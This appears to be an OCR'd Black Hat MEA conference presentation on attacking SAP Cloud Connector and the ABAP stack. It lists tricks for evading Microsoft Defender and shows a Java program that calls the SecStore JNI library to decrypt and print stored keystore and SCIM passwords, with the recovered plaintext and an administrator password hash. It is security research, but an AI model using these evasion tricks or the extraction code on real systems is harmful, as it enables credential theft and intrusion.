
# Tricks

- strings text – "s", "t", "r", "i", "n", "g", "s", " ", "t", "e", "x", "t"
- Replace common hardcoded strings
- Remove unnesserary classes
- Unregistered file extension


# Bypass Microsoft Defender



# Analyzing the scope



# Analyzing the scope



# PASSWORD REUSE

# SAP Cloud Connector

```
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
<role rolename=admin/>
<group groupname=initial/>

<user username=Administrator password=F55A3364CEF0494342192745B31AF6D56F36DA8760670309ECA5F028ABE53C1F roles=admin/>

</tomcat-users>
```

# SAP SSFS

```
sid-npl:~ # ls -la /opt/sap/scc/scc_config/SSFS_SCC.DAT
-rw-r--r-- 1 sccadmin sccgroup 608 Jan 26 08:05 /opt/sap/scc/scc_config/SSFS_SCC.DAT
```

# SAP SSFS Records

```
com\sap\scc\audit\file\FileSystemAuditLogChecker.java (1 hit)
    Line 388:                     final KeyStoreFile ksf = new KeyStoreFile(ksFile, PasswordProvider.create(new SecStoreAccess(), "CLOUD_CONN/JAVA_KEYSTORE_PASSWORD"), SccKeyStoreType.PKCS12);
com\sap\scc\config\ConnectorConfig.java (1 hit)
    Line 200:             passwordProvider = PasswordProvider.create(this.sccConfigPolicy.getSecureStorage(), "CLOUD_CONN/JAVA_KEYSTORE_PASSWORD");
com\sap\scc\config\SccConfig.java (2 hits)
    Line  295:         this.passProvider = PasswordProvider.create(this.currentConfigPolicy.secureStorage, "CLOUD_CONN/JAVA_KEYSTORE_PASSWORD");
    Line  355:             this.ccd.getAlertConfiguration().getEmailNotifierConfiguration().setSecretPhrase(this.currentConfigPolicy.secureStorage.getRecAsString("CLOUD_CONN/ALERT_EMAIL_SERVER_SECRET"));
com\sap\scc\config\SccKeyStoreFactory.java (1 hit)
    Line 21:         this(PasswordProvider.create(storage, "CLOUD_CONN/JAVA_KEYSTORE_PASSWORD"), sccConfigPath);
com\sap\scc\config\xml\TomcatConfiguration.java (2 hits)
    Line  52:         final PasswordProvider.SecureStorageNamedPasswordProvider ldapPP = PasswordProvider.create(this.configPolicy.getSecureStorage(), "CLOUD_CONN/LDAP_SERVICE_USER_PASSWORD");
    Line 104:         return PasswordProvider.create(this.configPolicy.getSecureStorage(), "CLOUD_CONN/LDAP_SERVICE_USER_PASSWORD");
com\sap\scc\jni\SecStoreAccess.java (1 hit)
    Line  74:         return getRecord("CLOUD_CONN/JAVA_KEYSTORE_PASSWORD");
com\sap\scc\jni\Storage.java (7 hits)
    Line  9:    public static final String KEYSTORE_PASSWORD_KEY = "CLOUD_CONN/JAVA_KEYSTORE_PASSWORD";
    Line 10:    public static final String SCIM_PASSWORD_KEY = "CLOUD_CONN/SCIM_SERVICE_USER_PASSWD";
    Line 11:    public static final String LDAP_PASSWORD_KEY = "CLOUD_CONN/LDAP_SERVICE_USER_PASSWORD";
    Line 12:    public static final String KEY_PROXY_PASSWORD = "CLOUD_CONN/PROXY_PASSWORD";
    Line 13:    public static final String KTAB_KEY = "CLOUD_CONN/KERBEROS_KTAB";
    Line 14:    public static final String SYSTEM_CERT_PIN_KEY = "CLOUD_CONN/SYSTEM_CERTIFICATE";
    Line 15:    public static final String ALERT_EMAIL_SERVER_SECRET = "CLOUD_CONN/ALERT_EMAIL_SERVER_SECRET";
com\sap\scc\tomcat\utils\PropertyDigester.java (1 hit)
    Line 38:            return new String(this.secureStore.getRec("CLOUD_CONN/LDAP_SERVICE_USER_PASSWORD"));
com\sap\scc\util\upgrade\UpgradeRunner.java (2 hits)
    Line  373:             keystoreStorePp = PasswordProvider.create(this.configPolicy.getSecureStorage(), "CLOUD_CONN/JAVA_KEYSTORE_PASSWORD");
    Line  569:             this.configPolicy.getSecureStorage().removeRec("CLOUD_CONN/KERBEROS_KTAB");
```

*CLOUD_CONN/JAVA_KEYSTORE_PASSWORD*
*CLOUD_CONN/SCIM_SERVICE_USER_PASSWD*
*CLOUD_CONN/LDAP_SERVICE_USER_PASSWORD*
*CLOUD_CONN/PROXY_PASSWORD*

*CLOUD_CONN/KERBEROS_KTAB*
*CLOUD_CONN/SYSTEM_CERTIFICATE*
*CLOUD_CONN/ALERT_EMAIL_SERVER_SECRET*

## SAP SSFS Decryption

```
vah_13@RedRaysPC:~$ nm -D libsapscc20jni.so | grep SecStore
0000000000058570 T Java_com_sap_scc_jni_SecStoreAccess_changeKey
0000000000058290 T Java_com_sap_scc_jni_SecStoreAccess_getBinaryRecord
0000000000058130 T Java_com_sap_scc_jni_SecStoreAccess_getRecord
0000000000057500 T Java_com_sap_scc_jni_SecStoreAccess_init
0000000000057a40 T Java_com_sap_scc_jni_SecStoreAccess_putBinaryRecord
0000000000057870 T Java_com_sap_scc_jni_SecStoreAccess_putRecord
0000000000057c10 T Java_com_sap_scc_jni_SecStoreAccess_removeRecord
0000000000058460 T SecStoreAccess_changeKey
00000000000583f0 T SecStoreAccess_getRecord
00000000000574b0 T SecStoreAccess_init
0000000000057c20 T SecStoreAccess_putRecord
0000000000057c90 T SecStoreAccess_removeRecord
```

# SAP SSFS Decryption


0000000000058130 T Java_com_sap_scc_jni_SecStoreAccess_getRecord

```java
package com.sap.scc.jni;


public class SecStoreAccess {
    static synchronized native char[] getRecord(final String p0) throws SecStoreAccessException, IllegalArgumentException;
    public static void main(String[] args) {


        System.load("/usr/lib/libsapscc20jni.so");
        try
        {
            char[] a = getRecord("CLOUD_CONN/JAVA_KEYSTORE_PASSWORD");
            System.out.println(new String(a));

            a = getRecord("CLOUD_CONN/SCIM_SERVICE_USER_PASSWD");
            System.out.println(new String(a));

            }catch (Exception e)
        {
            e.printStackTrace();
        }
    }

}
```


Problems | Javadoc | Declaration | Console | Coverage

```
<terminated> SecStoreAccess (1) [Java Application] /snap/eclipse/63/plugins/org.eclipse.justj.openjdk.hotspot.jre.full.linux.x86_64_17.0.4.v20220903-103
DzE9uSIh7KeOdLUW
asdQWE123*
```

# SAP Cloud Connector Administrator




# Scheme for the vector of attack #1



black hat MIDDLE EAST AND AFRICA

# Vector of attack #2

# Analyzing the scope



# What is an ABAP stack?

- ABAP - Advanced Business Application Programming
- ABAP is a programming language developed by SAP for creating and customizing business applications.

## Components of ABAP stack

- **Application Server**
- **Database**
- **Development Environment**

# Key components of SAP ABAP

- Users: People who interact with the SAP system
- Authorization Objects: Designed to manage access to certain parts of the system and control the actions that can be taken.
- Roles: Groups of permissions that define user actions within the system
- Functions and Programs: Designed to make business rules work in ABAP applications.
- Transactions: Set of instructions that you follow to complete certain tasks in SAP.

# What are transactions in SAP ABAP?

